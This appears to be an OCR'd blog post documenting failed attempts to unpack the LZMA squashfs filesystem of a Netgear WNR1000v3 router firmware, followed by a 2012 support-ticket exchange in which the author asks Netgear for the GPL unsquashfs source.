
...but not the right one.



```
sh-4.1$ find firmware-mod-kit-read-only/trunk/ -name unsquashfs\* -executable -a ! -name \*.c -a ! -name \*.sh -exec {} squashfs.bin \;
Can't find a SQUASHFS superblock on squashfs.bin
Can't find a SQUASHFS superblock on squashfs.bin
Can't find a SQUASHFS superblock on squashfs.bin
Can't find a SQUASHFS superblock on squashfs.bin
Can't find a SQUASHFS superblock on squashfs.bin
lzma err 1
err -22
src 0100005DBA2B0000 len 215
sqlzma_un: LZMA Invalid argument
find: `firmware-mod-kit-read-only/trunk/src/others/squashfs-hg55x-bin/unsquashfs' terminated by signal 6
Can't find a SQUASHFS superblock on squashfs.bin
Can't find a SQUASHFS superblock on squashfs.bin
err -22
sqlzma_un: LZMA Unknown error 4294967274
find: `firmware-mod-kit-read-only/trunk/src/others/squashfs-3.2-r2-lzma/squashfs3.2-r2/squashfs-tools/unsquashfs' terminated by signal 6
Can't find a SQUASHFS superblock on squashfs.bin
Can't find a SQUASHFS superblock on squashfs.bin
zlib::uncompress failed, unknown error -3
zlib::uncompress failed, unknown error -3
FATAL ERROR aborting: uncompress_inode_table: failed to read block
Can't find a SQUASHFS superblock on squashfs.bin
err -22
sqlzma_un: LZMA Unknown error 4294967274
find: `firmware-mod-kit-read-only/trunk/src/others/squashfs-3.3-grml-lzma/squashfs3.3/squashfs-tools/unsquashfs' terminated by signal 6
err -22
sqlzma_un: LZMA Unknown error 4294967274
find: `firmware-mod-kit-read-only/trunk/src/others/squashfs-3.3-lzma/squashfs3.3/squashfs-tools/unsquashfs' terminated by signal 6
sh-4.1$ ls
firmware-mod-kit-read-only  headers.bin  lzma_block  squashfs.bin  WNR1000v3-V1.0.2.26_51.0.59NA.chk
sh-4.1$ 
```


VSR

...neither does the source code.




```
sh-4.1$ cd bcm5356/src/router/squashfs
sh-4.1$ ls
global.h  mksquashfs.c  read_fs.c  sort.c  sqlzma.c
Makefile  mksquashfs.h  read_fs.h  sort.h  sqlzma.h
sh-4.1$ grep unsquashfs *
Makefile:all: mksquashfs unsquashfs
Makefile:unsquashfs: unsquashfs.o $(LZMAOBJS)
Makefile:       $(CC) unsquashfs.o  sqlzma.o $(LZMAOBJS) -lz -lpthread -lm -o $@
Makefile:       -rm -f *.o mksquashfs unsquashfs
Makefile:install: mksquashfs unsquashfs
Makefile:       cp mksquashfs unsquashfs $(INSTALL_DIR)
sh-4.1$
```

Getting unsquashfs



3/2/2012 3:06:00 PM
REFURB 2012-02-28 Other Hi Netgear, I'm reviewing the source code for your WNR1000v3 router (specifically, the WNR1000v3-V1.0.2.26_51.0.59NA image), and I see under bcm5356/src/router/squashfs that you only provide mksquashfs, and not unsquashfs. Since it seems that your squashfs utilities have special patches to perform LZMA compression, stock unsquashfs utilities don't work (nor do any other variants I can find publicly). Would it be possible to receive unsquashfs.c, and any other relevant files to unpackage the filesystem on this router? Thank you!

Getting unsquashfs


NETGEAR Inc [US] https://my.netgear.com/mynetgear/onlineSupport_View.asp?Case_ID=18044702

3/4/2012 2:02:00 AM
From Agent ID: 1410

Case ID: 18044702

Dear Michael,

Thank you for choosing NETGEAR. My name is Naveen, and I am your support engineer today.

I understand that you want to modify the source code of the router. We apologize for this inconvenience. Because we are doing this online, it might require a few email exchanges to resolve the issue. Rest assured that we will do our best to resolve your case quickly.

Regarding your concern I am sorry to inform you that we cannot modify the source code of this router because its not an open source.


Please contact us again if you require further assistance.

Please do visit http://support.netgear.com for any technical queries regarding NETGEAR products.

A notice will automatically be sent to your email address when we have responded to your inquiry. Please DO NOT REPLY to that email. Instead, to add additional information to your case, click No to the question "Was your problem resolved with the information provided by the NETGEAR representative above?"

If you click YES, your case will be closed and a separate email containing a survey link will be sent so you can share with us your customer support experience.


Getting unsquashfs


3/4/2012 2:27:00 AM
Hi Naveen,
Thank you for your reply, I greatly appreciate it. However I am very confused. That model router is in fact open source, contrary to what you mentioned. It is listed on http://support.netgear.com/app/answers/detail/a_id/2649 and specifically may be downloaded from http://www.downloads.netgear.com/files/GPL/WNR1000v3-V1.0.2.26_51.0.59NAWW_src.tar.zip

According to the GPL license, all derivative work must also be GPL licensed, and therefore open source. NETGEAR''s WNR1000v3 product is based upon the GPL-licensed Linux kernel, as well as the GPL-licensed SquashFS filesystem, and therefore directly falls under this category of derivative work. NETGEAR has published all versions of the WNR1000v3 firmware free and open source, however, they lack the unsquashfs utility that is part of the SquashFS project.

May NETGEAR please release the source code to the unsquashfs utility for the WNR1000v3 V1.0.2.26 firmware, which is part of the SquashFS software project used to build this router''s filesystem? Thank you.

Getting unsquashfs



Dear Michael,

My name is Naveen, and I am following up on your Support case.

After reviewing the information you provided, I have a better understanding of your issue


Please do click on the link below to know more about the router:

http://support.netgear.com/app/answers/detail/a_id/19969

Please do visit http://support.netgear.com for any technical queries regarding NETGEAR products.

VSR

Getting unsquashfs



kb.netgear.com/app/answers/detail/a_id/19969

NETGEAR®
Connect with Innovation™

Products | Downloads | Registration | Customer Service | Service Offerings | Discussion Forums | Support Home | NETGEAR.com

Home > KB > WNR1000v3 Firmware Version 1.0.2.28

WNR1000v3 Firmware Version 1.0.2.28

New Features:

1. Initial release for WNR1000v3h2.
